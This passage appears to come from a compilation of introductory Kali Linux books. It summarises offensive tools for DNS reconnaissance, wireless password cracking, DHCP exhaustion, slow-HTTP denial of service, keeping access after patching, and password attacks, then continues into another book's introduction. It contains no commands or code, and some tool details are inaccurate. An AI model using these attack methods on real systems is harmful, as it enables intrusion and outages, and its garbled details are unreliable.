
Once the target network has been defined by a penetration tester, Fierce runs a whole lot of tests on the domains in the target network and retrieves information that is valuable and which can be analyzed and exploited by the attacker.

Fierce has the following features.

- Capabilities for a brute-force attack through custom and built-in test list
- Discovery of nameservers
- Zone transfer attacks

- Scan through IP ranges both internal and external
- Ability to modify the DNS server for reverse host lookups

Wireshark

Wireshark is a kali too that is an open source analyzer for network and works on multiple platforms such as Linux, BSD, OS X and Windows.

It helps one understand about the functioning of a network thus making it of use in government infrastructure, education industries and other corporates.

It is similar to the tcpdump tool, but WIreshark is a notch above as it has a graphical interface through which you can filter and organize the data that has been captured, which means that it takes less time to analyze the data further. There is also an only text based version known as tshark, which has almost the same amount of features.

Wireshark has the following features.

- The interface has a user-friendly GUI
- Live capture of packets and offline analysis
- Support for Gzip compression and extraction
- Inspection of full protocol
- Complete VOiP analysis
- Supports decryption for IPsec, Kerberos, SSL/TLS, WPA/WPA2

URLCrazy

URLCrazy is a Kali tool that can that tests and generates typos and variations in domains to target and perform URL hijacking, typo squatting and corporate espionage. It has a database that can generate variants of up to 15 types for domains, and misspellings of up to 8000 common spellings.

URLCrazy supports a variety of keyboard layouts, checks if a particular domain is in use and figures how popular a typo is.

The Harvester

The Harvester is a Kali tool that is not your regular hacking tool. Whenever there is a mention of hacking tools that are implemented using the command line, one usually thinks of tools like Nmap, Reaver, Metasploit and other utilities for wireless password cracking. However, the harvester refrains from using algorithms that are advanced to break into firewalls, or crack passwords, or capture the data of the local network.

Instead, the Harvester simply gathers publicly available information such as employee names, email addresses, banners, subdomains and other information in the same range. You may wonder as to why it collects this data. Because this data is very useful in the primary stage of information gathering. All this data helps study and understand the target system which makes attacking easier for the hacker or the penetration tester.

Furthermore, it helps the attacker understand as to how big and Internet footprint the target has. It also helps organizations to know how much publicly available information their employees have across the Internet. The latest version of the Harvester has updates which lets it keep intervals between the requests it makes to pages on the Internet, improves search sources, plotting of graphs and statistics, etc.

The Harvester crawls through the Internet as your surrogate, looking for information on your behalf as long as the criteria provided by you matches the information on the Internet. Given that you can also gather email addresses using the Harvester, this tool can be very useful to a hacker who is trying to penetrate an online login by gaining access to the email account of an individual.

Metagoofil

Metagoofil is a kali tool that is aimed at fetching publicly available such as pdf, xls, doc, ppt, etc. documents of a company on the Internet.

The tool makes a Google search to scan through documents and download them to the local machine. It then extracts the metadata of the documents using libraries such as pdfminer, hachoir, etc. It then feeds the information gathering process with the results of its report which contains usernames, server or machine names and software version which helps penetration testers with their investigation.

Miranda

Miranda is a Kali tool that is actively or passively used to detect UPnP hosts, its services, its devices and actions, all through on single command. The Service state parameters and their associated actions are correlated automatically and are then processed as input/output variables for every action. Miranda uses a single data structure to store information of all the hosts and allows you access to that data structure and all its contents.

Let's discuss what exactly ÚPnP is. Universal Plug and Play or UPnP is a protocol for networking that allows devices on the network such as computers, printers, routers mobile devices, etc. to discover each other seamlessly over a network and established services between them for sharing of data, entertainment and other communication. It is ideally for networks inside a private residence as opposed to corporate infrastructure.

Ghost Phisher

Ghost Phisher is a Kali tool, which is used as an attack software program and also for security auditing of wired and wireless networks. It is developed using the Python programming language and the Python GUI library. The program basically emulates access points of a network therefore, deploying its own internal server into a network.

Fragroute

Fragroute is a Kali tool that is used for intercepting, modifying and rewriting traffic that is moving toward a specific host. Simply put, the packets from attacking system known as frag route packets are routed to the destination system. It is used for bypassing firewalls mostly by attackers and security personnel. Information gathering is a well-known use case for fragroute as well which used by penetration testers who use a remote host, which is highly secured.

Masscan

Masscan is a Kali tool, which is used by penetration testers all around the world and has been in the industry for a long time. It is a tool of reconnaissance which has the capability to transmit up to 10 million packets every second. The transmission used by masscan is asynchronous and it has custom stack of TCP/IP. Therefore, the threads used for sending and receiving packets are unique.

Masscan is used to simultaneously attack a large number of hosts and that too quickly. The tool developer claims that masscan can scan the entire Internet in 6 minutes. Given its super high transmission rate, it has a use case in the domain of stress testing as well.

However, to achieve those high transmission rates, special drives and NICs are required. The communication of the tool with the users is very similar to that between the user and the Nmap tool.

Feature of masscan are as follows.

- It can be used to enumerate the whole Internet
- It can be used to enumerate a huge number of hosts
- Various subnets within an organization can be enumerated
- It can be used for random scanning and fun on the Internet

Reverse Engineering tools

We can learn how to make and break things from something as simple as a Lego toy to a car engine simply by dismantling the parts one by one and then putting them back together. This process wherein we break things down to study it deeply and further improve it is called Reverse Engineering.

The technique of Reverse Engineering in its initial days would only be used with hardware. As the process evolved over the years, engineers started applying it to software, and now to human DNA as well. Reverse engineering, in the domain of cyber security helps understand that if a system was breached, how the attacker entered the system and the steps that he took to break and enter into the system.

While getting into the network of a corporate infrastructure, attackers endure that they are utilizing all the tools available to them in the domain of computer intrusion tools. Most of the attackers are funded and skilled, and have a specific objective for an attack towards which they are highly motivated. Reverse Engineering empowers us to put up a fight against such attackers in the future. Kali Linux comes equipped with a lot of tools that are useful in the process of reverse engineering in the digital world. We will list down some of these tools and learn their use.

Apktool

Apktool is a Kali Linux tool that is used in the process of reverse engineering. This tool has the ability to break down resources to a form that is almost the original form and then recreate the resource by making adjustments. It can also debug code that is small in size,step by step. It has a file structure, which is project-like, thus making it easy to work with an app. Using apktool you can also automate tasks that are repetitive in nature like the building of an apk.

Dex2jar

Dex2jar is a Kali tool which is a lightweight API and was developed to work with the Dalvik Executable that is the .dex/.odex file formats. The tool basically helps to work with the .class files of Java and Android.

It has the following components.

- Dex2jar has an API, which is lightweight similar to that of ASM.
- dex-translator component does the action of converting a job. It reads instructions from dex to the dex-ir format and converts it to ASM format after optimizing it.
- Dex-ir component, which is used by the dex-translator component basically represents the dex instructions.
- dex-tools component works with the .class files. It is used for tasks such as modifying an apk, etc.

diStorm3

diStorm is a Kali tool which is an easy to use decomposer library and is lightweight at the same time. Instructions can be disassembled in 16 bit, 32 bit and 64 bit modes using diStorm. It is also popular amongst penetration testers as it is the fast disassembler library. The source code, which depends on the C library is very clean, portable, readable and independent of a particular platform which allows it to be used in embedded modules and kernel modules.

diStorm3 is the latest version which is backward compatible with diStorm64's old interface. However, using the new header files is essential.

edb-debugger

edb debugger is a Kali tool which is the Linux equivalent for the popular Windows tool called "Olly debugger." It is a debugging tool with modularity as one of its main goals. Some of its features are as follows.

- An intuitive Graphical User InterfaceI
- All the regular debugging operations such as step-into, step-over, run and break
- Breakpoints for conditions
- Basic analysis for instructions
- View or Dump memory regions
- Address inspection which is effective
- Generation and import of symbol maps
- Various available plugins
- The core that is used for debugging is integrated as a plugin so that it can be replaced when needed as per requirement.
- The view of the data dump is in tabbed format. This feature allows the user to open several views of the memory at a given time while allowing you to switch between them

Jad Debugger

Jad is a Kali Linux tool that is a Java decompiler and the most popular one in the world. It is a tool, which runs on the command line and is written in the C++ language. Over the years, there have been many graphical interfaces which have been developed which run Jad in the background and provide a comfortable front end to the users to perform tasks such as project management, source browsing, etc. Kali Linux powers Jad in its releases to be used for Java application debugging and other processes of reverse engineering.

Javasnoop

JavaSnoop is a tool developed by Aspect Security tool for Kali Linux that allows testing of Java application security. By developing JavaSnoop, Aspect has proved how it is a leader in the security industry in providing verification services for all applications and not just web based applications.

JavaSnoop allows you to begin tampering with method calls, run customized code or sit back and see what's going on the system by just attaching an existing process such as a debugger.

OllyDbg

OllyDbg is a Kali Linux tool, which is a debugger at a level of a 32 bit Assembler developed for Microsoft Windows. What makes it particularly useful is its emphasis on code that is in binary in times when the source is not available.

OllyDbg brags of the following features.

- Has an interactive user interface and no command line hassle
- Loads and debugs DLLs directly
- Allows function descriptions, comments and labels to be defined by the user
- No trash files in the registry or system directories post installation
- Can be used to debug multi threaded applications
- Many third party applications can be integrated as it has an open architecture
- Attaches itself to running programs

Valgrind

Valgrind is a tool in Kali Linux tool, which is used for profiling and debugging Linux based systems. The tool allows you to manage threading bugs and memory management bugs automatically. It helps eliminate hours

that one would waste on hunting down bugs and therefore, stabilizes the program to a very great extent. A program's processing speed can be increased by doing a detailed profiling on the program by using Valgrind too.suite for debugging and profiling Linux programs. The Valgrind distribution has the following production quality tools currently.

- Memcheck which detects errors in memory
- DRD and Helgrind which are two other thread error detectors
- Cachegrind which is a branch prediction and cache profiling tool
- Callgrind which branch detection profile and a call graph generating cache profiler
- Massif which profiles heaps

Three experimental tools are also included in the Valgrind distribution

- SGCheck which detector for stack or global array overrun
- DHAT which is a second profiler for heap and helps understand how heap blocks are being used
- BBV which basic block vector generator

Reverse Engineering plays an important role where manufacturers are using it to sustain competition from rivals. Other times reverse engineering is used to basically figure out flaws in software and re-build a better version of the software. Kali Linux provides tools, which are known in the reverse engineering domain. In addition tools that we have discussed, there are many 3rd party reverse engineering tools as well but the ones we have discussed come installed in the Kali Linux image.

Wireless Attack Tools

In this chapter, we will look at various tools that are available in Kali Linux, which can be used for penetrating wireless devices and other devices which are accessible through wireless networks.

Aircrack

Aircrack is a Kali Linux tool, which is used for cracking passwords wirelessly and is the most popular tool in the world for what it does. It is used for cracking keys of 802.11 WEP and WPA-PSK around the world. It tries to figure out the password from the packets that are being transmitted by analyzing the packets that were caught by it initially. It can also recover the password or crack the password of a network by implementing FMS attacks that are standard in nature by optimizing the attack to some extent. PTW attacks and KoreK attacks are some of the optimizations used as make the attack work faster than other tools, which are used for cracking WEP passwords. Aircrack is a very powerful tool and is used the most all over the world.

The interface it offers is in console format. The company that has manufactured Aircrack offers online tutorials to get hands on experience.

AirSnort

AirSnort is another Kali Linux tool which is used for cracking passwords of wireless LANS and is very popular. Wi-Fi802.11b network's WEP keys can be cracked by using AirSnort. This tool basically monitors the packets that are being transmitted on the network passively. When it has sufficient packets, it computes the encryption key from the packets it has gathered. AirSnort is available for free on both Linux and Windows platforms and is fairly simple to use as well. The tool has not seen any development or updates in 3 years but the company, which created the tool is now looking to develop and maintain it further. The tool due to its direct involvement in cracking WEP is popular around the globe.

Kismet

Kismet is another Kali Linux tool, which is basically used in troubleshooting issues on wireless networks. It can be used with any wi-fi device, which supports rfmon, which is a monitoring mode. It is available

on most of the platforms, which include Linux, Windows, OS X and other BSD platforms. Kismet again collects packets passively to understand the network standard and can also detect networks that are hidden in nature. It is built on the client-server architecture and it can sniff traffic from802.11b, 802.11a, 802.11g, and 802.11n. It supports the recent wireless standards, which are faster as well.

Cain & Able

Cain & Able is Kali Linux tool that is popular amongst penetration testers for its ability to crack wireless networks. The tool was originally developed to intercept traffic on a network. Later developments turned it into a tool, which could brute force its way into cracking passwords of wireless networks. The tool analyzes routing protocols of a network and helps in finding the passwords of the network. This is another popular tool used for cracking wireless network passwords. This tool was developed to intercept the network traffic and then use the brute forcing to discover the passwords.

Fern WiFi Wireless Cracker

Fern Wi-Fi Wireless Cracker is another Kali Linux tool that is very helpful with respect to network security. The tool helps you identify hosts by monitoring all network traffic in real time. The tool was initially developed to detect flaws on networks and fix the flaws that were detected. The tool is available on Linux, Windows and Apple platforms.

CoWPAtty

CoWPAtty is another Kali Linux too that is used for cracking passwords of wireless networks. It cracks passwords of the WPA-PSK networks using an automated dictionary attack. It maintains a database, which contains thousands of passwords which it uses during the attack. The chances of the tool cracking the password are very high if the password is there in its database. The drawback is that the speed of the tool can be slow and it depends on the password strength and the number of words in its database.

The fact that the tool uses SHA1 algorithm with a seed of SSID is another reason for its slow speed. What this means is that thee SSIM of the password will be different. Thus the rainbow table of the tool may be ineffective while being used for the access points. Therefore, for each word that is being used for the SSID, the password dictionary of the tool generates a hash for each word. The tool is fairly simple to use with a list of commands that are to be used.

The newer versions of CoWPAtty use hash files which are pre computed and therefore the time used for computation during the process of cracking is brought down significantly, resulting in increasing the speed of the process. The hash file which is pre computed already contains 172000 dictionary files which contain at least 1000 of the most popular SSIDs. It is important for your SSID to be in that list for the attack to be successful. If the SSID is not in that list, you are just plain unlucky.

Airjack

Airjack is a Kali Linux too which is used for packet injection in Wi-Fi 802.11. DOS and MIM attacks are a specialty of this tool. This tool forces the network to give a denial of service by injecting bogus packets into the network. The tool can also help create a man in the middle attack in a given network. The tool is both powerful and popular among users.

WepAttack

WepAttack is another Kali Linux tool built on open source platform for breaking keys of 802.11 WEP. It maintains a dictionary of millions of words, which it uses to crack the password of a network. The only requirement to perform an attack using WepAttack is a WLAN card that is in a working condition. The usability of WepAttack is very limited but it works amazingly well on WLAN cards that are supported.

Wifiphisher

Wifiphisher is a Kali Linux tool, which is again used to crack the password of a wireless network. The tool steals passwords of a wireless network by executing fast paced phishing attacks. Kali Linux has Wifiphisher pre-installed on it. It is a tool that is available on Linux, Windows and MAC and completely free to use.

Reaver

Reaver is an open-source Kali Linux tool, which is used for creating attacks which are brute force in nature against WPS. The tool is used to crack the passwords WPA/WPA2 encryptions. The tool is hosted on code developed by Google and there are high chances that the tool will be taken down if there is no local backup made for it. The last time Reaver was updated was about 4 years ago. It is a good to have tool, in addition to all the other password cracking tools that a penetration tester may want to have as it uses the same attack method.

Wifite

Wifite is also a Kali Linux tool which helps crack networks that are encrypted with WPS via reaver. It works on all Linux based operating systems. Many features related to cracking passwords are offered by Wifite.

WepDecrypt

WepDecrypt is Kali Linux tool written in C language to target wireless networks. It performs a dictionary attack and tries to guess WEP keys. Additionally it also uses key generators and performs distributed network attacks and other methods to figure out the key of a wireless network. It depends on a few libraries to function. It i snot a very popular tool among users but advisable for beginners to understand the functions of dictionary attacks.

CommonView for Wi-Fi

CommonView for Wi-Fi is Kali Linux tool, which is a network monitor for wireless networks and also used for analyzing packets. It is a simple tool, which comes with a graphical user interface that is easy to understand. The tool was developed for wireless network admins and security professionals who are interested in monitoring and troubleshooting problems related to wireless networks. The tool works with Wi-Fi 802.11 a/b/g/n/ac networks. The tool comfortably captures every packet and lets you view the network information. It also gives you other information like access points, protocol distribution, signal strength etc. The tools provides valuable information about a wireless network and comes across as a handy tool for network administrators.

Pyrit

Pyrit is also a very good Kali Linux tool which allows you to attack lets you perform attack IEEE 802.11 WPA/WPA2-PSK encrypted wireless networks. This is a freely available tool, which is hosted on Google Code. Again since it is hosted by Google, it may be taken off in the coming months and therefore, it is good to have a local copy of it. It supports a wide range of operating systems such as Linux, OS X, FreeBSD, etc.

It cracks WPS/WPA-2 passwords using the brute force attack method. Being very effective, it is suggested that everyone tries this tool out at least once.

Reporting Tools

The report you get as a result of the penetration test that you have conducted is a key deliverable in an activity carried out for security assessment. The final deliverable of penetration testing is the report, which gives a record of the service that was provided, the methods that were used, the findings or results of the tests and the recommendations that come as an output to better the security. Report making is most of the times ignored as it is found to be boring by many penetration testers. In this part, we will talk

about the Kali Linux tools that are available to make the process of making reports simple. The tools help you store your penetration test results, which can be referred to when you are working on making the report. The tools will also help you communicate and share data with your team.

We are covering the 2 main tools, which are Dradis and Magic Tree.

Dradis

The Dradis framework is an open source Kali tool which functions as a platform to collaborate and report for security exports in the network security domain. The tool is developed in Ruby language and is independent of platform. Dradis provides the option to export reports and all the activities can be recorded in one single report. Exporting the report in file formats that are PDF or DOC is currently only supported in the pro version and is missing from the community version.

Magic Tree

Magic Tree is a Kali Linux tool, which is used for reporting and data management and it is much like Dradis. It is designed in a way such that data consolidation, execution of external commands, querying and generation of reports becomes an easy and straightforward process. Kali Linux has this tool pre-installed and it is located at “Reporting Tools” category. It manages the host and its associated data using the tree node structure.

Magic Tree vs. Dradis

Both Magic Tree and Dradis have been designed to solve the same set of problems i.e. data consolidation and report generation. Both Magic Tree and Dradis allow data to be imported from that which is produced by various tools used for penetration testing. It also allows data to be added manually and report generation of that data. The tree structure is followed by both the tools to store data.

Stress Testing Tools

Stress testing can be defined as a software testing methodology, which is carried out to find out the reliability and stability of a system. The test makes a system go through extreme conditions to find out how robust it can be how efficiently is can handle the errors under such circumstances.

Stress tests are designed to test systems even beyond the regular points of operation to understand how well it can handle pressure. Stress testing was introduced to ensure that a system, which is in production would not crash under extreme situations.

Let us see the various stress testing tools that are available in Kali Linux.

DHCPig

DHCPig is a Kali Linux tool that exhausts the DHCP server system by initiating an exhaustion attack on it. This tool will use up all the IPs available on the network and stop new users from being assigned any IPs, release IPs that have been already assigned to genuine devices, and then for a good amount of time, it will send out gratuitous ARP and kick all the Windows hosts from the network. The tool requires admin privileges and scapy >=2.1 library to execute. The tool does not need any configuration as such and you just have to pass the environment as a parameter on which you plan to release the test. It has been successfully tested on multiple DHCP server in Windows and on several Linux distributions.

inviteflood

Inviteflood is a Kali Linux tool, which is used to send SIP/SDP INVITE message to cause a flooding over UDP/IP.

It has been tested over several Linux platforms and it performs well on all distributions.

mdk3

MSK is a Kali Linux too which is proof-of-concept tool used to exploit the protocol weaknesses of IEEE 802.11

Note: Ensure that the network owner has permitted you to run MDK on it before you run it on the network.

FunkLoad

FunkLoad is a Kali Linux too that web tester for functions and load on a system. It is developed in Python and has the following use cases.

Testing web projects for their functionality and regression testing as well.

Test the performance of the web application by applying load on it. This helps to understand bottlenecks, and helps you to get a detailed report of the test.

Primary testing like volume testing or longevity testing would not result in showing bugs that would show up on load testing. This is achieved through FunkLoad.

It is a stress testing tool which will end up overwhelming a web application and its resources. This also helps in understanding the recoverability of the application.

You can also write scripts to automate repetitive tasks.

ipv6-toolkit

The IPV6 toolkit by SI6 Network is a set of tools to test the security of IPv6 networks and troubleshoot any problems that arise on it. You can perform real-time attacks on an IPv6 network which will help you assess the security, resiliency, and will help you troubleshoot the networking problem on IPv6 networks. The tools in this suite include tools from packet crafting tools to the most elaborate IPv6 tool out there for network scanning which is scan6 tool.

The following list will give you an idea of all the tools in the suite.

- addr6: A tool which analyzes an manipulates the IPv6 network
- flow6: And IPv6 security assessment tool
- frag6:A tool that performs fragmentation based attacks on an IPv6 network to perform a number of fragmentation related aspects and security assessment
- icmp6: A tool that performs attacks on the basis of errors thrown by ICMPv6 network protocol.
- jumbo6: A tool that looks at the handling of IPv6 jumbograms andassesses potential flaws in it.
- na6:A tool that sends arbitrary messages of neighbor advertisements.
- ni6: A tool that checks the potential flaws in processing ICMPv6 packages by sending information messages of the ICMPv6 node.
- s6: A tool that sends messages of arbitrary neighbor solicitation.
- ra6: A tool that sends messages of arbitrary router advertisements.
- rd6: A tool that sends messages of arbitrary ICMPv6 redirects.
- rs6: A tool that sends messages of arbitrary router solicitation
- scan6: A tool that scans IPv6 networks
- tcp6: A tool to send arbitrary TCP segments and perform a variety of TCP- based attacks.

SlowHTTPTest

The SlowHTTPTest is a Kali Linux tool that can simulate the Denial of Service attacks in the application layer. It is supported on most platforms such as Linx, OS X and the command line interface on Windows systems.

The tool basically implements Dos attacks of application layer which are low bandwidth in nature such as Slow HTTP POST, slowloris, Slow Read

attack by leeching the concurrent pools of connection, and also the Apache Range Header attack which causes high load on the CPU and memory of a server.

The HTTP protocol due to its design, to be completely processed, requires the request to be received by the server completely. This is what the slowloris and HTTP POST denial of service attacks take advantage of. The server will reserve its resources for pending data if the HTTP request is incomplete or the rate at which the data is transferring is very slow. Thus when the server is keeping most of its resources busy, it results in the creation of denial of service. That is exactly what this tool does. It sends partial or slow HTTP requests which keeps the server busy and thus resulting in a denial of service from the target HTTP server.

Maintaining Access Tools

Once we have cracked into a target machine by using the many methods that we have looked at, our next step should be ensuring techniques that will help us maintain the precious access that we have gained. This is to make sure that if the vulnerability that let you into the system gets patched in the future, you still have some way through which you can access the system.

We will look at the various tools available in Kali Linux, which will help us to maintain access to a system.

Cryptcat Package Description

CryptCat is a simple Kali Linux utility, which reads all data that it sees across network connections and writes data to it too. It uses the UDP or TCP protocol to do this and even encrypts the data that is sent over the network. It is designed in a way such that it can be integrated in a program or a script that runs in the front-end on a graphical interface while the tool runs in the backend in a very reliable manner. At the same time, it is also a tool, which is rich in features and allows network debugging and

exploration. It is a very interesting tool as it will allow you to create the connection of your choice and has many other built-in features as well.

HTTPTunnel Package Description

The HTTPTunnel is a Kali Linux tunneling software. It can create tunnels through network connections. It basically has two components.

The client side which exists behind a firewall and will accept connections on ports that are connected to a remote server or will play the role of SOCKS proxy. The authentication source for SOCKS source can be a list of fixed users which is fetched from a MySQL or LDAP directory. The client component is aPerl script that is independent of platform or is also available as a Win32 binary.

The server side component exists on the Internet to which the client makes HTTP requests. The server side then translates and forwards these requests to network connections on upstream servers, which are remote.

There are two available servers. A web server, which basically hosts a PHP script. The PHP script that you host on the web server will allow your web server to act as the server to run HTTP tunnel.

The second server is a standalone server, which runs a Perl script independent of the platform or a Win32 binary. If you have your own box like a home computer, which is connected to the Internet, it can be used as the standalone server. Hosted server may pose restrictions to the PHP script (such as maximum execution time for the PHP script which will result in limiting the time for your connections) that you are hosting on it based on the company that is providing you the hosted server. Therefore, having a standalone server of your own has an advantage over the hosted server as you have complete access to your home computer.

Intersect Package Description

Intersect 2.5 is a Kali Linux tool that is the second major release in the version that have been released so far. There is a vast difference between this release and its previous versions. This version lets the user control which features are to be included in the intersect script and has also made room for importing customized features.

The latest release mostly focuses on the ability to integrate customized intersect scripts and also on the integration of individual modules and features in the tool. The user can use the create.py application which will guide him through a user friendly process which is menu-driven and lets the user add the modules of their choice, import custom modules and create intersect scripts as per their specific requirements.

Sniffing and Spoofing Tools

When it comes to network security, Sniffing and Spoofing of packets are two very important concepts as these are two of the major threats to the security of a network. If you want to deploy security measures for a network infrastructure, understanding the treats of packet sniffing and spoofing is very important. There are many tools available on the Internet, which facilitate sniffing and spoofing such as Tcpdump, Wireshark, Netwox, etc. The tools are used extensively by both attackers and security researchers. Students should also be able to use these tools. However, it is important to understand network security to be able to learn how to make use of these tools and how packet sniffing and spoofing is used in software.

Let’s go through a few tools, which are used for packet sniffing and spoofing.

Burp Suite

Burp Suite is a Kali Linux tool, which serves as a platform to run security tests on web applications. It has a number of tools that work together and make the whole testing process work seamlessly right from the initial

mapping of the test and analyzing the attack surface of the application, to finding the vulnerabilities in the security and exploiting them.

Burp lets a user have full control as it allows manual techniques to be combined with automation. This helps in making the whole process effective, fast and more fun.

DNSChef

DNSChef is a highly configurable Kali Linux tool for configuring DNS proxy for Malware analysts and Penetration Testers. A DNS proxy is a fake DNS is a tool that is used for analyzing network traffic.

For example, if someone is requesting for example.com over the Internet, a DNS proxy can be used to redirect them to an incorrect page over the Internet as opposed to the real server on which the website for example.com resides.

There are a lot of tools for DNS proxy available on the Internet. Most will allow you to point the incoming DNS queries to one single IP. DNSChef was developed a complete solution for a DNS proxy tool, which would provide a user with every kind of configuration that is needed. As a result of this vision, DNSChef is a tool that works across all platforms and is capable to create fake responses while supporting multiple types of DNS records

The use of a DNS proxy is advisable in times when you cannot force a web application to use a specific proxy server. For example, there are some mobile applications, which discard proxy settings in the OS HTTP settings. In cases like these, use of a tool like DNSChecf as a DNS proxy server will come handy. It will allow you to redirect the incoming HTTP request to a desired destination by tricking the application.

Wifi Honey

Wifi Honey is a Kali Linux tool, which is essentially a script that creates five monitor interfaces. One window is used for the tool airodump-ng and

the remaining four are used for APs. The tool runs the five windows in a screen session making it simple to switch between the five screens and ultimately makes this process even more comfortable. All the sessions are labelled and therefore you will not end up getting confused with the screens.

Password Attack Tools

As the name suggests, password attack tools in Kali Linux help crack passwords of applications and devices.

Let us go through a few of the password cracking devices that are available in Kali Linux.

crowbar

Crowbar, which was previously known as Levye is a Kali Linux tool which is used for penetration testing. According to authors of regular brute forcing tools, crowbar was developed to brute force protocols in a manner, which was different than the regular tools. For example, during an SSH brute force attack, most tools use the username and the password to carry the attack but crowbar unlike the majority of the tools, uses SSH keys. This means that is there was any kind of a private key that was retrieved during any of the penetration tests, it could then be used to attack servers which have SSH access.

john

John the Ripper is Kali Linux tool, which is both fast and feature-rich in its design. You can customize it to your specific needs and it also combines many other cracking methods in one simple program. There is a built-in compiler, which is a part of the C compiler, which will even allow you to define a cracking mode which is completely custom. John is available on all platforms, which means you can use the same tool everywhere you go. Additionally if you started cracking a session on one platform, you could very well continue it on another platform. Such is the portability of John.

John, out of the box, auto detects and supports the following crypt types in Unix by default.

DES based tripcodes, Windows and Kerberos/AFS hashes, OpenBSD Blowfish, FreeBSD MD5, BSDI extended DES, bigcrypt and traditional DES.

Ncrack

Ncrack is a Kali Linus tool, which is high speed and used to crack network authentication. The motive for building this tool was that corporates could check their network infrastructure and devices proactively for any flaws and loopholes such as poor passwords. Ncrack is also used by security professionals while conducting audits for their clients. A command line syntax similar to Nmap, a modular approach, and a dynamic engine that would take feedback from network and adapt its behavior, were the foundations that Ncrack was built up on. Nmap allows auditing of hosts on a large scale and that too in a reliable way.

Ncrack's list of features provide an interface that is very flexible and gives the user full control of the network operations, making it possible to perform brute force attacks that are very sophisticated in nature, providing time templates for easy usage, a runtime interaction that is much like Nmap's and many other things. Ncrack supports the protocols such as OWA, WinRM, MongoDB, Cassandra, MySQL, MSSQL, PostgreSQL, Redis, SIP, SMB, VNC, POP, IMAP, HTTP and HTTPS, Telnet, FTP, RDP and SSH

RainbowCrack

RainbowCrack is a general propose Kali Linux tool, which was an implementation of Philippe Oechslin. It is used to crack hashes, which have rainbow tables. Rainbow Crack cracks hashes of rainbow tables by making use of the time-memory tradeoff algorithm. This makes it different from hash crackers that are brute force.

A brute force hash cracker will generate all the plaintexts that are possible and then compute the hashes that correspond to the plaintext, all during

runtime. It will then compare the hashes that need to be cracked with the hashes in hand. If no match is found even after comparing all available plaintexts, all results of the intermediate computation are discarded.

A time-memory tradeoff hash cracker sets up a stage for pre-computation, and all results of all hashes are stored in rainbow table. This is a time consuming computation. But on the first stage of pre-computing is over, hashes that were stored in the rainbow table can be cracked with a performance that is much better and efficient as compared to a brute force cracker.

Conclusion

I want to thank you once again for choosing this book. Kali Linux is a very advanced flavor of Linux, which is used for Security Auditing and Penetration Testing. After all the tools that we have looked at, it is pretty clear that if you want to succeed in the domain of Security Research, Kali Linux will provide with unlimited power to achieve the same. It is also clear that if you are just beginning with Linux, Kali Linux is not the place that you would want to start with as it is a highly complex operating system created and aimed at achieving one goal and that is security.

References

http://tutorialspoint.com/kali_linux/

https://docs.kali.org/

https://tools.kali.org/

KALI LINUX

Simple and Effective Approach to Learn Kali Linux

Ethan Thorpe

Introduction

Welcome to Kali Linux: Simple and Effective Approach To Learn Kali Linux. In this book, you will learn about Kali Linux and how to utilize it effectively. Both intermediate and beginner users can use the book by empowering them with the skills to use Kali Linux effectively.

In this book, we will learn about Kali Linux, its purpose, its effect on the hacking scene, the installation process, and other important concepts surrounding it.

Hacking has become a major point of interest for students or professionals who are fascinated by zeroes and ones.

BackTrack, Offensive Security writes Kali Linux. It contains tools and mechanisms that let you tinker with networks, computers, and security. Currently, Kali Linux offers 300+ tools that can be used for vulnerability assessment, password cracking, wireless hacking, and much more! Kali Linux is the house to the most popular tools, including Wireshark, Metasploit Framework, Nmap, Aircrack-ng, John the Ripper, and others!

To get started, we recommend you to have a basic working knowledge of Linux OS or operating system in general. If you are completely new to Linux OS or computers, then we recommend learning basic computer skills or Linux before proceeding with the book. However, if you are ambitious, you can read and implement the ideas shared in the book while learning Linux.

All the topics covered in the book are covered from the perspective of beginners. We start by looking at how to install Kali Linux properly. Our methods will include creating a dual boot or creating a virtual machine in Windows 10. Both methods are covered to ensure a proper learning

experience. In the later part of the book, our focus will shift to cyber security, hacking, or the tools that Kali Linux has to offer.

Also, our focus will be mainly on ethical hacking. But that doesn't mean that we will not cover some of the black hat techniques.

At the end of the book, you will be equipped with the skills to make the most out of the Kali Linux, understand hacking, vulnerability, and be ready to protect your own installation.

Chapter 1
Getting Started With Kali Linux

Kali Linux is one of the leading Linux distros out there. It is mainly used for hacking purposes. The hacking part can be both black hat and white hat(we will cover the different types of hackers in detail later on). As a learner myself, I have always wondered what makes Kali Linux so interesting. That encouraged me to write the book, and here we are!

What is Kali Linux?

Kali Linux is a Linux operating system. It is based on Debian. The main purpose of Kali Linux is security. It is used for penetration testing and security auditing. This also makes it an ideal tool for hackers who have malicious intent.

The main thing that makes Kali Linux is the tools that it has to offer. It has tons of tools that are pre-installed. The tools can be used to perform various information security tasks. For instance, it lets you do reverse engineering, security research, computer forensics, and so on. Currently, it has more than 600 plus penetration testing programs. The number of tools will continue to grow as more research is done in the security domain.

Offensive Security manages the Kali Linux distribution. It is a leading information security training company. They now manage the funding that goes into making Kali Linux, the best Linux distribution for penetration testing and digital forensics. The two main persons behind the project include the Devos Kearns and Mati Aharoni of the Offensive Security. Another developer that made an impact is Raphael Hertzog, a Debian expert.

All of these make Kali Linux a perfect too to learn about hacking or pen-testing. You can choose how you want to use it.

The evolution of Kali Linux started with the demise of BackTrack Linux in 2013. The project was re-booted into Kali Linux in March 2013 while maintaining the Debian development standards.

Kali Linux is also well known for supporting the Metasploit Project. The project is used for security exploit development and execution.

Installing and Preparing Kali Linux

Before we get started, we need to prepare Kali Linux. Installing Kali Linux is easy. Also, Kali Linux can be installed in two ways. You can install it on a separate hard disk using a USB drive or simply use a virtualization solution to virtualize the operating system.

- USB Method
- USB method dual boot installation
- Virtualization method (VMware or Hyper-V)

If you are new to virtualization, let me explain it to you in simple words. Virtualization is a method through which an operating system or software is given its own separate virtual resources to run on an already existing operating system/device/solution. There are many virtualization solutions out there, including VMware. Many big companies rely heavily on virtualization techniques. Even cloud companies use virtualization to provide cloud computing to its subscribers. The hosting company also have virtualization ingrained into their services. By now, you should know that virtualization is a big thing, and it is!

If you are using Windows 10, the latest iteration of Windows, then you can use virtualization to install Kali Linux. Windows 10 has been slowly accepting Linux, and that's why in 2016, they introduced their own Hyper-V solution for virtualization. If you are using the latest Windows 10 version or 1803 version or above, your Windows should come pre-equipped with Hyper-V software.

Let's first learn how to install Kali Linux using the USB-drive method. But, before we do, check out the minimum requirements to install Kali Linux.

- A USB-drive bootable media or DVD bootable media
- 20 GB minimum hard disk space
- Kali Linux ISO.

